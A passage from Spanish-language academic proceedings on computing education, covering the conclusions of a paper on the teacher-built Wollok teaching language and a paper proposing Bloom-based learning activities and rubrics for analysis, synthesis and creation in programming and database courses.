Acá se ve nuevamente cómo las definiciones acerca del lenguaje se basan en una discusión sobre el proceso de enseñanza, teniendo como background permanente la experiencia en el aula. Organizar la secuencia con que se desarrollan los temas de la asignatura no se plantea como algo cerrado, determinado por la tradición de "siempre se hizo así", por capricho o por limitaciones que imponga la herramienta, sino todo lo contrario: se está discutiendo la didáctica del dictado de clase desde la preocupación por la comprensión por parte de los estudiantes para a partir de ello definir las características técnicas del lenguaje de programación. Sin hacer alusión explícita, las argumentaciones esgrimidas refieren al desequilibrio cognitivo, a la problematización como estrategia didáctica, a la incorporación progresiva de complejidad, al reconocimiento de los saberes previos, a la vez que no se pierde el anclaje en la temática puntual.

6. Conclusiones

Dada la informalidad del espacio formativo que constituye la presente experiencia de trabajo compartido y la metodología con rasgos etnográficos que exhibe el trabajo, son los mismos docentes quienes reconocen la significatividad del aprendizaje producido. Desde quienes llevan años en la tarea hasta quienes se sumaron recientemente, todos valoran al libertad y riqueza del espacio. Por ejemplo, un joven ayudante recientemente incorporado al equipo docente, que tuvo su experiencia como estudiante con Smalltalk, confiesa que “con Wollok ya no tengo miedo de meter mano” [*], otro integrante afirma “la verdad es para mí un privilegio poder realizar un pequeño aporte a este lindo proyecto llamado Wollok. Como yo no trabajo en la industria, esto es como dejarme entrar unos minutos a jugar un partido de primera. Hay un excelente laburo por parte de todos que hacen de esto una herramienta cada día mejor y que nos permite crecer a nosotros junto con el proyecto” [*]. Incluso un docente con muchos años de experiencia concluye “Wollok es un flor de laburo, confío en que sea cada vez más útil no solo en

el aula sino en nuestro escritorio de trabajo, porque acá todos seguimos aprendiendo” [*].

Aquí se pone en evidencia otro aspecto importante, que es el aprendizaje por parte del docente. Aludiendo a las reflexiones de Paulo Freire sobre el aprendizaje continuo del docente, para los integrantes del equipo docente, el hecho participar de un proceso no sólo de uso sino también de definición, creación y modificación del mismo software que luego utilizan en el aula, constituye una oportunidad muy valiosa de formación.

Lo más destacado del hecho de ser un software educativo creado por los mismos docentes, consiste en el dinamismo de ida y vuelta permanente entre lo que sucede en el aula y las decisiones que se toman sobre la definición del lenguaje. La posibilidad de definir los alcances y características del lenguaje de programación a utilizar como recurso pedagógico, acorde a una determinada forma de percibir el contexto profesional y de asumir la tarea educativa, es valorada por todos.

Por otra parte, no se busca una generalización o extrapolación mecánica de estas conclusiones, sino que brinde elementos para que otros docentes analicen la viabilidad de crear las propias herramientas para sus respectivos contextos. Especial, que sea una invitación a crear, adaptar o modificar software educativo de todo tipo, siempre con el criterio de garantizar que las herramientas estén en función de la propuesta pedagógica que se despliega y no al revés.

7. Referencias

- [1] Freire, Paulo. (1994) *Carta a quien pretende enseñar*. Ed. Siglo Veintiuno. Buenos Aires.
- [2] Spigariol, Lucas (2016) *Criterios de Análisis de Software Educativo para Aprender a Programar*. III CONAISI.
- [3] Bixio, Cecilia (2010) *Maestros del siglo XXI. El oficio de educar. Homenaje a Paulo Freire*. Ediciones Homosapiens. Rosario.
- [4] Spigariol, Lucas (2016) *Pedagogical proposal to teach Object Oriented Programming*. I CACIDI, Buenos Aires
- [5] Vigotsky, Lev. (1993) *Pensamiento y lenguaje*. En *Obras Escogidas*. T 2 Ed. Visor. Madrid
- [6] Unzue, Martín; Rovelli, Laura. (2013) *Universidad, Conocimiento, Ciencias Sociales y Políticas Públicas en Argentina*. Seminario para el doctorado en ciencias sociales UBA.

[*] Entrevistas realizadas individualmente a diferentes docentes
[#] Transcripción de intercambios entre los integrantes del equipo.

Actividades Formativas para el Desarrollo de Competencias de Orden Superior

M. Elizabeth Jiménez Rey¹, Patricia M. Calvo², Arturo C. Servetto³

Departamento de Computación

Facultad de Ingeniería de la Universidad de Buenos Aires

Av. Paseo Colón 850 - C1063ACV - Buenos Aires - Argentina

¹ejimenezrey@yahoo.com.ar, ²pat_calvo@yahoo.com, ³aserve@gmail.com

Abstract

Se proponen caracterizaciones y ejemplos de actividades formativas para el desarrollo de competencias de orden superior, con el objeto de contribuir a la estandarización curricular, y evaluación y aseguramiento de calidad de planes de estudio y currículos de asignaturas, en línea con los objetivos del Proyecto ALFA Tuning América Latina. Se asume un enfoque de competencias para el diseño curricular, y la graduación de éstas en cinco niveles de intensidad en base a las taxonomías de Bloom, Anderson y Krathwohl, y Churches. En base a la taxonomía adoptada, se propone especificaciones de pautas de diseño de actividades formativas y métodos de evaluación en planificaciones de las mismas, para garantizar el desarrollo de competencias de niveles superiores, así como de competencias actitudinales y genéricas.

1. Introducción

Las prospectivas nacionales para la educación superior se enmarcan en el Programa de Internacionalización de la Educación Superior y Cooperación Internacional [1], que tiene como uno de sus objetivos específicos impulsar la inserción de las instituciones de educación superior argentinas en los procesos de internacionalización, integración y desarrollo local y regional. En lo que respecta al ámbito nacional, la función principal del Programa radica en la canalización de las demandas y necesidades del Sistema Universitario Argentino en materia de internacionalización de la educación superior y la cooperación internacional, y articularlas con los proyectos y acciones impulsadas desde el Programa; este enlace se realiza principalmente a través del Consejo Interuniversitario Nacional (CIN), en particular por intermedio de la REDCIUN (Red de Cooperación Internacional de Universidades Nacionales). En lo que refiere a la cooperación multilateral, el eje estratégico se

encuentra identificado en el MERCOSUR y la UNASUR; de esta manera el Programa participa en representación de Argentina en las reuniones de la Comisión Regional Coordinadora de Educación Superior del Sector Educativo del MERCOSUR y en las reuniones del Consejo Suramericano de Educación, Cultura, Ciencia, Tecnología e Innovación de UNASUR (COSECCTI) a través del Subgrupo de Educación Superior. Otros de los espacios multilaterales de la región donde el Programa tiene participación es el Espacio Iberoamericano del Conocimiento, que tiene como una de sus líneas de acción el fortalecimiento de los sistemas nacionales y regionales de acreditación y evaluación de la calidad de la educación superior, y el Proyecto ALFA Tuning América Latina, cuyo objetivo general es contribuir a la construcción de un Espacio de Educación Superior en América Latina a través de la convergencia curricular.

Los objetivos específicos del Proyecto ALFA Tuning América Latina en los que se enfoca el presente trabajo son:

- Avanzar en los procesos de reforma curricular basados en un enfoque en competencias en América Latina, completando la metodología Tuning.
- Promover la construcción conjunta de estrategias metodológicas para desarrollar y evaluar la formación de competencias en la implementación de los currículos que contribuyan a la mejora continua de la calidad, incorporando niveles e indicadores.

Para el diseño curricular de carreras según estándares internacionales, se impone considerar niveles de intensidad en las competencias que deben adquirir los estudiantes en áreas específicas de cada disciplina [2]. Los objetivos y contenidos de cada asignatura deberían poder asociarse fácilmente a intensidades y a áreas según su especificación, para facilitar la mejora y el control de calidad de los planes de estudio.

En orden a desarrollar elementos que faciliten el diseño sistemático de currículos de carreras y de asignaturas, se debe considerar que todo diseño curricular enuncia

objetivos y contenidos, y para currículos de asignaturas, también actividades y formas evaluativas. Sin embargo, ocurre a menudo que tanto la redacción de los objetivos como la enunciación de las actividades del currículo de una asignatura no permiten establecer la profundidad real del aprendizaje correspondiente.

Los objetivos enunciados corresponden a las competencias a adquirir por el estudiante, entendiendo como competencia la integración de habilidades, conocimientos y actitudes en un contexto específico, y también la capacidad para responder a demandas complejas y llevar a cabo tareas diversas de forma adecuada. De lo cual se desprende que el sólo enunciado de los temas no es en absoluto suficiente; es necesario desarrollar un marco de referencia que exprese la graduación de competencias que adquieren los estudiantes y habilite comparaciones.

El enunciado de los objetivos debería hacer referencia al nivel de profundidad que se espera que el alumno adquiera sobre cada contenido, expresando claramente las competencias que se espera que el estudiante haya adquirido al finalizar el trayecto de aprendizaje correspondiente. Esto se puede lograr a través de un vocabulario adecuado a la graduación esperada.

Pero para evaluar la intensidad de contenidos, además de ponderar los objetivos, es imprescindible analizar los currículos de las asignaturas que los cubren para verificar que las actividades planificadas y sus sistemas de evaluación sean coherentes con los mismos, por lo que un diseño curricular consistente debería comprender la planificación de cursos de asignaturas que vincule actividades con objetivos y un sistema de evaluación que permita efectivamente constatar la consecución de éstos [3].

Las competencias que deben adquirir los estudiantes al superar trayectos curriculares no sólo deben ser cognitivas (saber), procedimentales/instrumentales (saber hacer), y actitudinales (ser), sino también transversales o genéricas (aquellas que se adquieren en lo que suele denominarse “currículo oculto”), que no se asocian a contenidos sino a actividades, por ejemplo:

- capacidad para la autoorganización y planificación del trabajo individual y del proceso de aprendizaje,
- capacidad para el trabajo en grupo,
- habilidad para la comunicación oral y escrita, y
- motivación por la calidad del resultado.

Así, las actividades son puentes de unión entre el aprendizaje académico y el aprendizaje natural, que crean condiciones para el aprendizaje estratégico, activo, autoconsciente, motivado e intencional [4].

2. Niveles de Intensidad de Actividades Formativas

Se proponen especificaciones de diseño y ejemplos de actividades formativas para los tres mayores niveles de intensidad, en función de una taxonomía de cinco niveles de desarrollo de competencias, basada en las revisiones de Anderson y Krathwohl y de Churches de la Taxonomía de Bloom [5-6].

Los dos primeros niveles de intensidad de la taxonomía que se toma como referencia son **comprender** y **aplicar**, que implican las competencias cognitivas y procedimentales básicas que desarrollan los alumnos al cursar cualquier asignatura de tecnología básica o aplicada y resolver guías de ejercicios. Para desarrollar las competencias de mayor nivel, **analizar**, **sintetizar** y **crear**, se requieren actividades formativas más elaboradas y complejas, que implican la resolución de problemas de ingeniería y pueden contemplar simultáneamente el desarrollo de competencias actitudinales específicas del tipo de conocimiento de una asignatura o transversales o genéricas, así como sistemas de evaluación que contemplen estos aspectos o dimensiones.

Se propone una caracterización general de actividades formativas para los tres niveles superiores de intensidad, y ejemplos concretos de actividades de cada nivel.

2.1. Actividades de Análisis

La competencia de **analizar** corresponde a la capacidad de separar o diferenciar las partes del objeto de estudio en sus componentes para expresar su estructura organizativa, cómo se organizan o se relacionan entre sí las partes. Para poder analizar se presupone la capacidad de diferenciar, organizar y atribuir funciones a las componentes.

Los requerimientos de cualquier actividad o secuencia de actividades que se propongan desarrollar esta competencia deberían expresarse en términos de verbos tales como: analizar, comparar, sondear, investigar, examinar, categorizar, diferenciar, contrastar, detectar, encuestar, clasificar, deducir, experimentar, escudriñar, descubrir, inspeccionar, discriminar, separar; y en orden a considerar las tecnologías actuales, se agrega hacer ingeniería inversa, recopilar información, hacer mapas mentales, encuestar, usar bases de datos, analizar mediante métodos de planeación estratégica, entre otras posibilidades.

Según Benjamín Bloom [7], el análisis subraya el fraccionamiento del objeto de estudio en sus partes constitutivas, la determinación de las relaciones prevalecientes entre dichas partes y la comprensión de la manera en que están organizadas. El análisis también puede aplicarse a las técnicas y recursos utilizados para transmitir un significado (por ejemplo, resolución de un mismo problema usando distintos métodos) o tener como

propósito establecer las conclusiones que pueden extraerse de una comunicación (por ejemplo, comparación de la eficiencia de distintos métodos de resolución de un problema).

El análisis, como objetivo, puede dividirse en tres tipos o niveles. En estos niveles se espera que el estudiante sea capaz de:

Nivel 1: Identificar y clasificar los elementos de una comunicación, es decir, fraccionar el material en sus partes constitutivas.

Nivel 2: Hacer explícitas las relaciones entre dichos elementos, es decir, determinar sus conexiones e interacciones.

Nivel 3: Reconocer los principios de organización, es decir, el ordenamiento y la estructura que hacen de la comunicación un todo.

El diseño de actividades formativas que busque desarrollar en los estudiantes la competencia de analizar requerirá descomponer un problema dado en sus partes y descubrir las relaciones existentes entre ellas. En general, la eventual solución se desprende de las relaciones que se descubren entre los elementos constituyentes. Implica el fraccionamiento de una comunicación en sus elementos constitutivos de tal modo que aparezca claramente la jerarquía relativa de las ideas y se exprese explícitamente la relación existente entre éstas.

Considerando la taxonomía de los objetivos de la educación de Bloom desde la dimensión cognitiva (habilidad para pensar) y atendiendo al método prescriptivo de solución de problemas de Polya [8], para resolver un problema representado por su enunciado será necesario realizar:

1. Análisis de elementos

El estudiante debe analizar el enunciado del problema para inspeccionar sus elementos, lo cual se traduce en:

1.1 Realizar una lectura comprensiva del enunciado para clarificar en qué consiste el problema a resolver y explicitarlo

1.2 Realizar una lectura de rastreo para sondear cuáles son los elementos del problema implicados en el enunciado. Es decir:

- diferenciar datos conocidos (explicitados y a determinar) y desconocidos (incógnitas);
- considerar las partes principales del problema atentamente, repetidas veces y desde distintas perspectivas;
- detectar la(s) condición(es) o restricción(es);
- inspeccionar supuestos no expresados, pero de los que depende la solución efectiva;
- distinguir entre hechos e hipótesis;
- discriminar entre información pertinente y superflua;
- contrastar el problema en cuestión con otro que resulte familiar y tenga la misma incógnita o similar (analogía);

- conjeturar si es posible satisfacer la condición;
- representar el problema con una figura (si es posible), destacar en ella datos e incógnitas, dar nombres a los elementos (introducir una notación adecuada).

2. Análisis de relaciones

El estudiante debe:

- escudriñar las conexiones e interacciones entre los diversos elementos, la vinculación entre incógnita y datos a fin de encontrar una idea de solución y concebir un plan;
- verificar la exactitud de cada paso del plan para sostener la continuidad del razonamiento por intuición o por medio de una demostración formal o por deducción según reglas formales o, hacer inferencias y encontrar evidencia para fundamentar generalizaciones.

3. Análisis de principios de organización

El estudiante debe:

- descubrir las ideas subyacentes no explícitas;
- entender la estructura de la organización del material informativo, examinar las partes de las que se compone para deducir conclusiones divergentes;
- identificar motivos y causas haciendo inferencias y/o encontrar evidencias para corroborar sus generalizaciones.

La utilización de modelos de solución de problemas y la aplicación de técnicas de descomposición de problemas ayudan a adquirir la habilidad de ver patrones, organizar partes, reconocer significados ocultos, identificar componentes, descomponer material en sus partes y explicar las relaciones jerárquicas [9].

Una *actividad tipo* para el desarrollo de esta competencia puede consistir en:

1. Solicitar la resolución de un mismo problema con técnicas alternativas, que puede realizarse en grupo, en forma cooperativa. Por ejemplo, en una asignatura de algoritmia y programación, podría pedirse el ordenamiento de datos en arreglos usando distintos métodos.

2. Solicitar el desarrollo de un experimento de comparación de las soluciones que implique el diseño de distintos escenarios de prueba y la discriminación de aspectos a examinar, que puede realizarse también en grupo, en forma colaborativa. En el caso de ejemplo, se podría pedir el diseño de casos de prueba con distintos volúmenes de datos, y paralelamente con los datos desordenados aleatoriamente, parcialmente ordenados y ordenados en forma inversa, y pidiendo la comparación de tiempos de ejecución o cantidades de comparaciones o escrituras en memoria principal.

3. Solicitar la elaboración de un informe escrito o presentación de los resultados en clase, categorizando las técnicas o métodos en relación con los distintos escenarios.

Una *secuencia de actividades* en una asignatura de algoritmia y programación, comprendiendo distintos tipos de análisis y a desarrollar en períodos de dos semanas cada una, y trabajando en un curso virtual en Moodle, podría ser, por ejemplo:

1. *Análisis comprensivo*

Se solicita a grupos de trabajo de tres estudiantes realizar un análisis comprensivo de un texto redactado por el profesor titulado “Introducción a la Complejidad Algorítmica” y presentar una síntesis de los diferentes aspectos a considerar en el análisis de la complejidad de los algoritmos. La síntesis se podrá comunicar a través de un texto escrito (no más de 250 palabras) o de la elaboración de un mapa conceptual. El objetivo de esta actividad es provocar la reflexión sobre los recursos que un algoritmo necesita para resolver un problema (como tiempo y memoria) y adquirir el conocimiento previo necesario para llevar a cabo el posterior análisis experimental en un tercer momento. Los alumnos escribirán las sucesivas versiones intercambiando ideas en el espacio propio del grupo en una wiki del campus antes del logro de la versión final. Las versiones previas podrán ser observadas por el profesor quien podrá intervenir para orientar la elaboración. El archivo que contiene la versión final será entregado vía campus virtual.

2. *Análisis comparativo*

En clases previas, los alumnos han adquirido el conocimiento y la habilidad para programar con subprogramas, arreglos y archivos de texto. Se solicita a cada integrante del grupo de trabajo que resuelva un mismo problema: ordenar los elementos de una lista de números enteros en forma creciente. Cada integrante deberá resolver el problema utilizando un método distinto para solucionarlo, por ejemplo, por burbujeo, por selección y por inserción, y trabajará en su propio espacio del taller grupal en la Wiki-Moodle para explicar cómo piensa resolver el problema partiendo de una lista representativa (ESTADO INICIAL) para obtener una lista ordenada (ESTADO FINAL). Deberá mostrar los estados intermedios de transformación de la lista que permiten resolver el problema (ESTADOS DE TRANSFORMACIÓN). Así también, descomponer el problema en subproblemas, expresando esquemáticamente la secuencia de subproblemas que constituye la solución.

Se utilizará la rúbrica de la Tabla 1 para valorar la responsabilidad individual implicada en el logro de la calidad del trabajo realizado, con la siguiente escala de valoración: 0 No realiza, 1 Insuficiente, 2 Suficiente, 3 Bueno, 4 Muy bueno y 5 Excelente.

Cada integrante deberá comparar su propia solución con la solución implementada por los otros integrantes de su grupo y escribirá en el espacio de cada compañero sus conclusiones. El objetivo de esta comparación es analizar y comprender las distintas maneras en que se puede

resolver un mismo problema. En este sentido, cada integrante realiza un análisis no solamente de su propia solución sino también de las soluciones de los demás y al cotejar adquiere el conocimiento previo necesario para llevar a cabo el trabajo experimental del siguiente momento didáctico.

Tabla 1. Evaluación de algoritmos

Aspecto	Valoración
Claridad en la explicación escrita	
Ilustración de la idea de solución	
Calidad de los datos representativos	
Precisión en exhibición estados de transformación	
Aplicación del esquema de análisis (de elementos, de relaciones, de principios de organización)	

Una vez descubierto un algoritmo para solucionar el problema, cada integrante del grupo deberá identificar la naturaleza del problema para decidir con qué herramientas de programación codificará el algoritmo para obtener el programa-solución. Se utilizará una rúbrica para valorar la calidad del programa desarrollado con los aspectos descriptos en la Tabla 2, y con igual escala que la rúbrica anterior.

Tabla 2. Aspectos de la evaluación de programas

Aspecto	Descripción
Funcionamiento del programa	El alumno debe lograr un programa eficaz, es decir, un programa que informe los resultados correctos esperados, que cumpla con los requerimientos del enunciado y que establezca una comunicación clara y precisa con el usuario en la solicitud de datos y en la exhibición de resultados.
Metodología de Desarrollo	El alumno debe lograr un programa inteligible, es decir, un programa que facilite a un lector-programador la comprensión de la manera en que se resolvió el problema con el programa. Debe utilizar el Modelo de Programa Tipo que permite visualizar el diseño algorítmico y las fases del Modelo de Polya aplicado al ámbito de solución de problemas con la computadora mediante los enunciados de documentación interna.
Calidad de Diseño	El alumno debe lograr un programa eficiente, es decir, un programa que permita resolver cada uno de

Aspecto	Descripción
	los subproblemas mediante el descubrimiento de su naturaleza y la elección de la herramienta de programación apropiada para implementar la solución.

En esta etapa el trabajo es cooperativo porque supone un proceso de división del trabajo en el que los miembros del grupo acuerdan ayudarse con el fin de alcanzar determinado objetivo. La tarea está distribuida jerárquicamente en actividades independientes y la coordinación es necesaria para ensamblar el trabajo final. Cada miembro asume la responsabilidad de la porción del trabajo asignado para la resolución de un problema. La cooperación es una estructura de interacción diseñada para alcanzar un resultado específico o desarrollar un producto final a través del trabajo en un grupo [10].

3. *Análisis experimental*

En este tercer momento se solicita al grupo de trabajo que realice una experiencia en computadora para evaluar el comportamiento de los programas desarrollados que solucionan el mismo problema implementando métodos distintos en relación con el tiempo de ejecución. El grupo deberá trabajar en forma colaborativa para diseñar los casos de prueba considerando los siguientes escenarios, simultáneamente:

- diferentes volúmenes de datos (arreglos con pocos y muchos elementos);
- diferentes disposiciones de los datos en el arreglo (ordenados en forma creciente, ordenados en forma inversa, desordenados aleatoriamente, parcialmente desordenados).

En esta etapa el trabajo es colaborativo porque la colaboración es entendida como un proceso de interacción en el que los miembros del grupo se asumen responsables de sus acciones e integran las habilidades y contribuciones de sus pares en un esfuerzo coordinado para la resolución de un determinado problema. Los roles de los miembros del grupo no están asignados para una división del trabajo independiente, sino que surgen de la dinámica de interdependencia en la que cada uno es responsable y dependiente de la genuina participación del otro. La colaboración “depende del establecimiento de un lenguaje y significados comunes respecto a la tarea, y de una meta común al conjunto de participantes” [11].

4. *Análisis crítico*

En este último momento de la secuencia didáctica se solicita al grupo realizar un análisis crítico de los resultados de la experiencia observando el tiempo de ejecución para establecer una categorización de los métodos de ordenamiento en correspondencia con los distintos escenarios y casos de prueba, y elaborar un informe escrito (no más de 500 palabras) que será entregado vía campus virtual.

2.2. Actividades de Síntesis

La competencia de **sintetizar** se relaciona con la capacidad de poner las componentes juntas en la disposición adecuada para formar un nuevo todo coherente, y también con la capacidad de hacer juicios en función de criterios. Para aspirar a que los estudiantes desarrollen esta competencia, las exigencias de las actividades formativas deberían plantearse en términos de: componer, diseñar, criticar, predecir, planear, formular, generalizar, desarrollar, organizar, construir; a esto se agrega formular hipótesis, experimentar, juzgar, probar, detectar, monitorear, moderar, validar, debatir.

Bloom indica que a la síntesis concierne la comprobación de la unión de los elementos que forman un todo. Por otro lado, Pere Marquès [12] señala que al sintetizar el estudiante integra los nuevos conocimientos con los saberes previos para lograr su apropiación e integración en los esquemas de conocimiento. En el transcurso del proceso se trabaja con partes o fragmentos, para organizarlos, ordenarlos y combinarlos de modo que surja un todo emergente, por lo cual la competencia tiene asociada la capacidad de llevar a cabo una sucesión de actos planeados, de realizar representaciones simbólicas y de plantear un modelo estructurando de forma lógica las componentes con las que se cuenta. Se relaciona no sólo con la resolución de situaciones problemáticas, sino también con el pensamiento crítico y la toma de decisiones [13].

Conceptualmente la síntesis se presenta como complementaria del análisis al estudiar realidades complejas, pudiendo realizarse de diversas formas la combinación de los elementos con que se trabaja, lo cual habilita la construcción de nuevos saberes. Implica que, una vez reconocidos los elementos que componen un todo, se puede reorganizarlos según ciertos criterios adecuados a un propósito.

Se ha señalado que en el éxito alcanzado por el estudiante en la realización de análisis y síntesis depende de sus conocimientos previos en el tema en cuestión, de su habilidad para percibir detalles y relaciones entre los elementos del tema de estudio y otros ajenos a él y de los criterios que pueda establecer para seleccionar y organizar la información relevante [14].

De todo esto se desprende que el estudiante que ha adquirido la competencia de sintetizar puede combinar o integrar diversas ideas para generar un producto nuevo, proponer un plan para resolver un problema, proponer una hipótesis (o hacer una predicción), o diseñar un experimento para validar una proposición.

Una *actividad tipo* para el desarrollo de esta competencia puede consistir en:

1. Solicitar el diseño analítico de la resolución de un problema que comprenda problemas tecnológicos cubiertos por más de una unidad de la asignatura. Por

ejemplo, en una asignatura de algoritmia y programación, podría pedirse el diseño del ordenamiento de un archivo de registros de datos, generalizando la solución de manera que sirva indistintamente para registros de longitud fija o de longitud variable, y el diseño de pruebas alternativas que representen escenarios tanto típicos como atípicos y garanticen la generalidad de la solución.

2. Construir en forma grupal (todo el curso) una rúbrica para juzgar las soluciones que se obtengan.

3. Solicitar a cada alumno o grupo que desarrolle y juzgue su solución.

4. Solicitar la presentación en clase o en el campus virtual de cada solución desarrollada y organizar un debate en clase o pedir juicios críticos de soluciones de pares.

Como ejemplos de actividades de síntesis, puede considerarse las siguientes:

- Reemplazar módulos de un proyecto por otros que realicen la misma tarea utilizando un algoritmo diferente.
- Predecir el resultado o salida de un proceso en función de una entrada conocida.
- Predecir el resultado o salida de un proceso si se realiza la substitución de un módulo por otro.
- Desarrollar un proyecto utilizando eligiendo módulos adecuados de una biblioteca, y diseñando las combinaciones adecuadas de los mismos.
- Establecer qué modificaciones deben hacerse en ciertos módulos de un proyecto para producir determinados efectos.
- Esquematar las relaciones entre los módulos de un proyecto conocido en un mapa conceptual y luego modificar el mismo en función de un objetivo diferente (dar un ejemplo).

Un ejemplo concreto de una actividad orientada al desarrollo de la competencia de síntesis en un segundo curso cuatrimestral de algoritmia y programación, sobre tipos de datos abstractos (TDA), podría ser, con un tiempo de desarrollo de un mes, como se describe a continuación.

Se propone una situación en la cual se deba almacenar en un conjunto una colección de registros con campos de distinto tipo, siendo la clave principal alfanumérica, los cuales, una vez almacenados no serán borrados, sino solamente consultados.

La propuesta se divide en dos etapas. En una primera etapa los estudiantes, trabajando grupalmente en grupos de no más de tres integrantes, deberán implementar el TDA, eligiendo estructuras adecuadas para almacenar los datos, e implementando las operaciones primitivas de Alta, Baja, y Búsqueda con dos variantes, a saber: búsqueda de un dato para determinar si está o no y búsqueda con recuperación del registro completo. Las interfaces estarán estandarizadas, (es decir que para las distintas resoluciones serán idénticas).

Luego de realizada esta primera parte, las soluciones desarrolladas serán presentadas por cada grupo a los otros

que participaron de la experiencia, mostrando un esquema de la solución propuesta. Los estudiantes deberán discutir acerca de cuál es la implementación más eficiente en términos de coste temporal y espacial.

Esta primera etapa involucra las acciones de organizar, diseñar, planear, esquematar y combinar.

La rúbrica correspondiente a esta primera parte considerará, para la evaluación, estos aspectos, cada uno de ellos con puntuación de 0 a 4(0: sin realizar, 1: insuficiente, 2: regular, 3: bueno, 4: muy bueno):

- Cumplimiento de los objetivos
- Claridad de codificación
- Documentación
- Eficiencia algorítmica

En una segunda etapa, se les informará a los estudiantes que la situación inicial tendrá una variación, puesto que ahora se pide implementar la primitiva Intersección, y además se deberá considerar que cada 3 operaciones realizadas por el usuario o aplicación, una será de Baja (borrado). Para lo cual, trabajando grupalmente se debe considerar la implementación que a su juicio sea más eficiente de las presentadas y usarla (aunque no sea la que el grupo haya desarrollado), pudiendo también hacerse modificaciones o variantes de implementación. Los desarrollos de esta segunda etapa, también se expondrán a la totalidad de los grupos.

La rúbrica correspondiente a esta segunda etapa considerará los mismos aspectos que en la primera etapa.

Esta segunda etapa involucra las acciones de detectar, predecir, formular hipótesis, generalizar, reemplazar o substituir.

2.3. Actividades de Creación

La competencia de **crear** implica el nivel más profundo de cobertura de los temas, y se vincula con la capacidad de planificar, generar y reunir elementos para formar un todo coherente y funcional, pudiendo reorganizar estos elementos para generar también variantes del modelo o nuevas estructuras.

Los verbos que pueden asociarse a actividades de este nivel pueden ser: evaluar comparativamente, concluir, estimar, deducir, establecer método de elección, considerar validez, evaluar valor, inferir; también puede considerarse producir, dirigir, planear y elaborar.

Como ejemplos de actividades tipo relacionadas con esta competencia se pueden mencionar comparar estándares, establecer conclusiones, emitir juicios, establecer estándares, discutir en grupo, hacer recomendaciones, realizar autoevaluaciones, hacer valorizaciones.

Esta variante de actividad formativa puede ser la única solicitada para promocionar una asignatura con modalidad de taller, o, por ejemplo, en asignaturas de tecnologías aplicadas, como Bases de Datos, se puede contemplar una

actividad como trabajo práctico integrador: proporcionando la descripción de variantes distintas de un tipo de negocio o sistema de información, solicitar el diseño (tanto de datos como de operaciones) comprensivo de las distintas variantes, y la implementación y prueba de una base de datos para una o más de ellas.

Otro ejemplo, también en la asignatura de Bases de Datos, para una actividad o secuencia de actividades asociadas a una unidad temática de la asignatura, puede consistir en el abordaje del tema de modelado conceptual empleando como modelos de representación el tradicional de entidades y relaciones (ER) del Dr. Peter Chen, y el de clases entidad de análisis de UML (modelos de dominio en fase de análisis). Dadas la no minimalidad de UML y la falta de estándares para representar, por ejemplo, atributos compuestos, entidades con más de un identificador o identificadores compuestos, externos o mixtos en este lenguaje, se puede discutir con los estudiantes y ejemplificar con algún caso de estudio la problemática, y solicitar propuestas de convenciones y de estándares para solucionar estos inconvenientes; luego, como actividades solicitadas a los alumnos:

1. Se propone un problema de diseño conceptual de datos para resolver en grupo en forma cooperativa, empleando los dos modelos, y para UML con adopción de distintas variantes para representar atributos compuestos (tipificándolos con clases, adoptando una convención ad-hoc no definida en UML, estereotipando clases o asociaciones de análisis, o usando composición -cuando no es propio en la fase de análisis) así como para distinguir múltiples identificadores en una clase entidad, sobre todo si son compuestos, externos o mixtos (denotando uno simple, si lo hubiera o no denotando ninguno y en cualquier caso documentando fuera del diagrama todos los posibles, usando cuadros de texto vinculados a las clases, etc.).
2. Cada grupo debe entregar sus resoluciones y una evaluación de las opciones contempladas, proponiendo y justificando convenciones para el empleo de variantes de representación de atributos compuestos e identificadores.
3. En una clase, se solicita la exposición y defensa de alternativas de distintos grupos y la evaluación grupal de las mismas, con el objetivo de definir un estándar a adoptar para la resolución de otros ejercicios y en la evaluación individual del tema.

3. Competencias Actitudinales y Genéricas

Paralelamente al desarrollo de competencias de cualesquiera de los niveles considerados, tanto en las actividades tipo como en las de ejemplo se refieren modalidades de trabajo y de evaluación que implican en

simultáneo el desarrollo de competencias actitudinales (por ejemplo mediante rúbricas para la evaluación que comprenden aspectos como claridad y prolijidad, análisis y justificación de eficiencia, etc.), así como también genéricas (por ejemplo mediante métodos de trabajo en grupo, presentación de resultados con diapositivas o material audiovisual, rúbricas que contemplan la dinámica de trabajo grupal, etc.).

4. Referencias

- [1] Ministerio de Educación, Secretaría de Políticas Universitarias, Subsecretaría de Gestión y Coordinación de Políticas Universitarias:
<http://portales.educacion.gov.ar/spu/cooperacion-internacional/>
- [2] Calvo, P.; López, G.; Servetto, A.; Echeverría, A.; Cabrera, J. L.; Jeder, I., *Bases para el diseño curricular de carreras de Ingeniería en Informática / Sistemas de Información*. Tecnología y Ciencia, revista de la Universidad Tecnológica Nacional, CABA, año 13, noviembre 2015, Edición Especial CoNaIISI 2014: 2º Congreso Nacional de Ingeniería Informática / Sistemas de Información. San Luis, Argentina, 13 y 14 de noviembre de 2014. ISSN 1666-6917.
- [3] Calvo, P.; Echeverría, A.; Servetto, A.; Cabrera, J. L., *Bases para la estandarización de currículos de carreras de Ingeniería en Informática / Sistemas de Información*. CoNaIISI 2015: 3er Congreso Nacional de Ingeniería Informática / Sistemas de Información, 19 y 20 de noviembre, UTN, Facultad Regional Buenos Aires. ISBN: 978-987-1896-47-9.
- [4] Fernández Batanero, J. M., *La transversalidad curricular en el contexto universitario: un puente entre el aprendizaje académico y el natural*. Revista Fuentes 5. Universidad de Sevilla.
- [5] Anderson, Lorin W. y Krathwohl, David R., *A Taxonomy for Learning, Teaching and Assessing: a Revision of Bloom's Taxonomy of Educational Objectives*. Longman, New York. 2001.
- [6] Churches, Andrew, *Taxonomía de Bloom para la Era Digital*. Educational Origami. 2009.
- [7] Bloom, B. S., *Taxonomía de los objetivos de la educación*. Buenos Aires: Editorial El Ateneo. 1971.
- [8] Polya, G., *Cómo plantear y resolver problemas*. México: Editorial Trillas. 1965.
- [9] Instituto Tecnológico de Monterrey (s. f.): *Taxonomía de Bloom*. En *Metodología de la elaboración de reactivos*. Disponible en <http://sitios.itesm.mx/va/calidadacademica/reactivos.htm>
- [10] Panitz, T., *Collaborative Versus Cooperative Learning. A: Comparison of the Two Concepts*. Educational Resources Information Center (ERIC). 1999. Disponible en <http://files.eric.ed.gov/fulltext/ED448443.pdf>
- [11] Onrubia, J., Colomina, R., Engel, A., *Los entornos virtuales de aprendizaje basados en el trabajo en grupo y el*

aprendizaje colaborativo. En *Psicología de educación virtual*,
Coll. C. y Monereo, C. Madrid: Morata. 2008.

[12] Marquès, P., *Concepciones sobre el aprendizaje*. UAB,
1999. En <http://www.peremarques.net/aprendiz.htm>

[13] Villarroel, V.; Bruna, D.; *Reflexiones en torno a las
